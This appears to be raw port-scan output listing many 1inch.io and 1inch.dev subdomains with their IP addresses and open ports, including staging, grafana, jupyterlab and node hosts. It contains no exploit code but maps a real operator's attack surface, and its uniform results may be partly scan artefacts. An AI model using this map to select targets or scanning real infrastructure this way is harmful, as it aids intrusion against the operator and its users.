8080/tcp open http-proxy syn-ack ttl 64

HOST>> claims-1inch.io (188.114.96.13)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> docs.1inch.io (185.199.108.153)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-1inch-wallet.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-angle.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> blog-cn.1inch.io (146.75.119.7)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> events.1inch.io (185.215.4.42)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-aurora.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64

HOST>> api-bybit.1inch.io (172.64.145.156)
filtered tcp ports (no-response)

HOST>> api-blockwallet.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-caddifi.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-catalog.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
5060/tcp open sip syn-ack ttl 64

HOST>> api-cosmostation.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
5060/tcp open sip syn-ack ttl 64

HOST>> api-defillama.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-exodus.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> gov.1inch.io (52.20.78.240)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-enso.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-flashy.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> gov-test.1inch.io (52.20.78.240)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-gauntlet.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-kronos.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-kash.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-lido.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> hunt2020.1inch.io (161.35.154.38)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-keyrock.1inch.io (172.64.145.156)
filtered tcp ports (no-response)

HOST>> api-lifi.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
8443/tcp open https-alt syn-ack ttl 64

HOST>> api-kronos-woo.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-mises.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-kucoin.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-monkeydex.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-kyber.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-okse.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> api-letsexchange.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-overnight.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-movr.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-peachee.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-nabox.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-rubic.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-ondefy.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> api-tangem.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-rabby.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-trn.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-raft.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-unstoppable.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-rango.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-zamio.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> api-symbiosis.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

```
HOST>> app.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> portal.1inch.dev (104.18.38.154)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api-yearnfinance.1inch.io (172.64.145.156)
filtered tcp ports (no-response)

HOST>> aurora-nodes.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64

HOST>> arbitrum-nodes.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
5060/tcp open sip syn-ack ttl 64

HOST>> balances.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
5060/tcp open sip syn-ack ttl 64

HOST>> avalanche-nodes.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> balances-api-lb.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> bor-nodes.1inch.io (104.18.42.100)
filtered tcp ports (no-response)
```

HOST>> bsc-nodes-lb.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
5060/tcp open sip syn-ack ttl 64

HOST>> bor-ws-nodes.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> cluster.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
5060/tcp open sip syn-ack ttl 64

HOST>> bsc-nodes.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> contract-api.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> still-winter-night.lb.1inch.io (18.198.110.96)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> submit.1inch.io (83.137.196.30)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
143/tcp open imap syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> cdn.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> crypto-purchase.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> survey.1inch.io (5.181.161.78)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> charts.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> era-nodes.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> coinbase-nodes.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> ethereum-nodes.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> configs.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> fusion.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> crypto-purchase-staging.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64

HOST>> gasless.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64

HOST>> defi.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> gasless-relayer-staging.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> domains.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> gas-price-api.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> url9250.1inch.io (167.89.115.120)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> enterprise-api-lb.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> gnosis-nodes.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> ethereum-nodes-lb.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> governance.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> fantom-nodes.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> grafana.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> www.1inch.dev (172.64.149.102)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> fsn-typesense.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> help.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> fusion-staging.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> history.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> history-aggregator.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> history-staging.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> history-green.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> hw.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> hw-staging.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> ios-app.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> jupyterlab.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> klaytn-nodes.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> landing-template.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> limit-orders.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> location-signatures.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> mxpnl.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> location-signatures-staging.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> nft-new.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> mailchimp-proxy.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> nft-staging.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> mixpanel.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> optimism-nodes.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> news-api.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> pathfinder.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> portfolio.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> referral.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> portfolio-api.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> sentry.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> push.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> staging-app.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> supply.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> token-prices-staging.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> token-details.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> tokens-data.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> token-prices.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> tx-gateway-staging.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> token-rates-aggregator.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> uinch.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> tokens.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> web3.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> tokens-staging.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> web3-node.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64
8443/tcp open https-alt syn-ack ttl 64

HOST>> track.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> ws-web3-node.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> tx-gateway.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> www.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> wallet.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> walletconnect-bridge.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

